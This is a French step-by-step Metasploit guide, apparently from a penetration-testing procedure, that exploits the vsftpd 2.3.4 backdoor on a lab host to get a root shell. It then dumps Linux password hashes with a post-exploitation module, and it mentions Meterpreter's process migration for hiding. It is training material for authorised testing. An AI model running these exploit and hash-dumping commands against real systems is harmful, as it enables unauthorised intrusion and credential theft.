**Procédure d’utilisation Metasploit**

**SOMMAIRE**

1 Objet du document 3

2 Metasploit 3

2.1 Mise à jour de Metasploit 3

2.2 Exploitation de Metasploit Framework 3

2.2.1 Lancer la base de données Metasploit 3

2.2.2 Lancer Metasploit Framework 3

2.2.3 Utilisation 3

# Objet du document

Ce document présente la procédure d’utilisation de l’outil **Metasploit**.

# Metasploit

## Mise à jour de Metasploit

Avant chaque utilisation de Metasploit il faut mettre à jours les exploits, charges, etc.

Pour cela, exécuter la commande suivante dans un terminal : ***msfupdate***

## Exploitation de Metasploit Framework

### Lancer la base de données Metasploit

Afin d’accélérer l’utilisation de Metasploit, comme la recherche des vulnérabilités, lancer la base de données en tapant la commande suivante : ***/opt/metasploit/scripts/start.sh***


### Lancer Metasploit Framework


Pour lancer Metasploit, exécuter la commande suivante dans un terminal : ***msfconsole***

### Utilisation

Une commande utile est la commande ***help*** qui permet d’avoir des informations sur l’utilisation de Metasploit. De plus cette commande peut être couplée à d’autres commandes afin d’avoir des informations sur l’utilisation d’une commande en particulier. Par exemple la commande ***help sessions*** permet d’afficher un manuel pour l’utilisation de la commande ***sessions***.

1. Lors de la phase de Scan, Nessus a détecté une faille critique du nom **vsftpd Smiley Face Backdoor** avec la référence **OSVDB : 73573** et **BID : 48539**. En lisant la description, elle permet d’acquérir des privilèges root. Commencer par rechercher l’exploit correspondant dans Metasploit en tapant la commande : ***search 73573***






Le résultat de cette commande donne des informations, dont le *Rank* qui décrit la fiabilité de l’exploit ainsi que la probabilité de provoquer une instabilité ou un dysfonctionnement du système cible. Plus le *Rank* est élevé, plus les chances de réussite sont fortes et moins de dysfonctionnement du système cible est probable. Toujours choisir l’exploit avec le *Rank* le plus élevé.

1. Sélectionner l’exploit en question en tapant la commande : ***use exploit/unix/ftp/vsftpd\_234\_backdoor***

02

1. Il faut ensuite examiner les charges disponibles qui sont compatibles avec l’exploit activé. Exécuter la commande : ***show payloads***




1. Sélectionner le payload **cmd/unix/interact**. Ce payload donne un shell sur la cible permettant d’interagir avec elle.   
   Pour cela, exécuter la commande : ***set payload cmd/unix/interact***


04

Remarque : une charge/payload très puissante est **Meterpreter** qui détient un ensemble très vaste de commandes, tels que : *migrate* qui permet de déplacer le processus **Meterpreter** dans un autre processus afin de le cacher, télécharger et uploader des fichiers, récupérer les mots de passe chiffrés, etc. Il est donc conseillé d’utiliser **Meterpreter** dès lors que l’exploit le permet.

1. Chaque charge demande des options supplémentaires différentes. Pour cela exécuter la commande suivante afin d’afficher les options : ***show options***




Certaines options sont obligatoires. *RHOST* correspond à l’adresse IP de la cible. Pour fixer la valeur de ces options, il suffit d’utiliser la commande : ***set nom\_option valeur***   
Apres avoir définit les options requises, il est bien de vérifier que tout est correct avec à nouveau la commande : ***show options***



1. Pour lancer l’exploit, exécuter la commande : ***exploit***   
     
   Nous pouvons constater que nous avons un shell sur le système cible avec les droits root et qu'il est possible de naviguer dans le système de fichier avec la commande "ls", etc.




* 1. Afin de pouvoir exploiter les scripts de post-exploitation, il est possible de lancer l’exploit en background, pour cela exécuter la commande : ***exploit -j***Une fois l’exploit réussit, il est possible de placer la session ouverte en background en tapant sur la touche ***Entrée*** et retrouver la session en tapant la commande : ***session -l***Pour utiliser à nouveau la session, taper la commande : ***session -i 1***




1. Il est possible d'utiliser un script de post-exploitation afin de récupérer les mots de passe chiffrés de la machine cible.   
   Pour afficher les scripts de post-exploitation disponibles, taper la commande : ***show post***La cible étant un système Linux, nous allons choisir le script **linux/gather/hashdump** qui permet donc de récupérer le hash des mots de passe sur un système Linux. Pour cela, taper la commande : ***use linux/gather/hashdump***


08

1. Chaque script demande des options supplémentaires différentes, pour cela exécuter la commande suivante afin d’afficher les options : ***show options***  
   Certaines options sont obligatoires. Nous constatons que ce script demande à fournir le numéro d’une session disponible. Le paragraphe précèdent montre une session disponible avec la cible avec le numéro 1. Paramétrer donc l’option avec le numéro de session 1. Pour cela, exécuter la commande : ***set SESSION 1***Après avoir définit les options requises, il est bien de vérifier que tout est correct avec à nouveau la commande : ***show options***





1. Pour exécuter le script, taper la commande : ***run***



Nous pouvons constater que le script a récupéré les mots de passe chiffrés et qu’il les a sauvegardés dans un fichier sur la machine d’attaque à l’adresse : **/root/.msf4/loot/20140514134119\_default\_192.168.1.11\_linux.hashes\_652512.txt**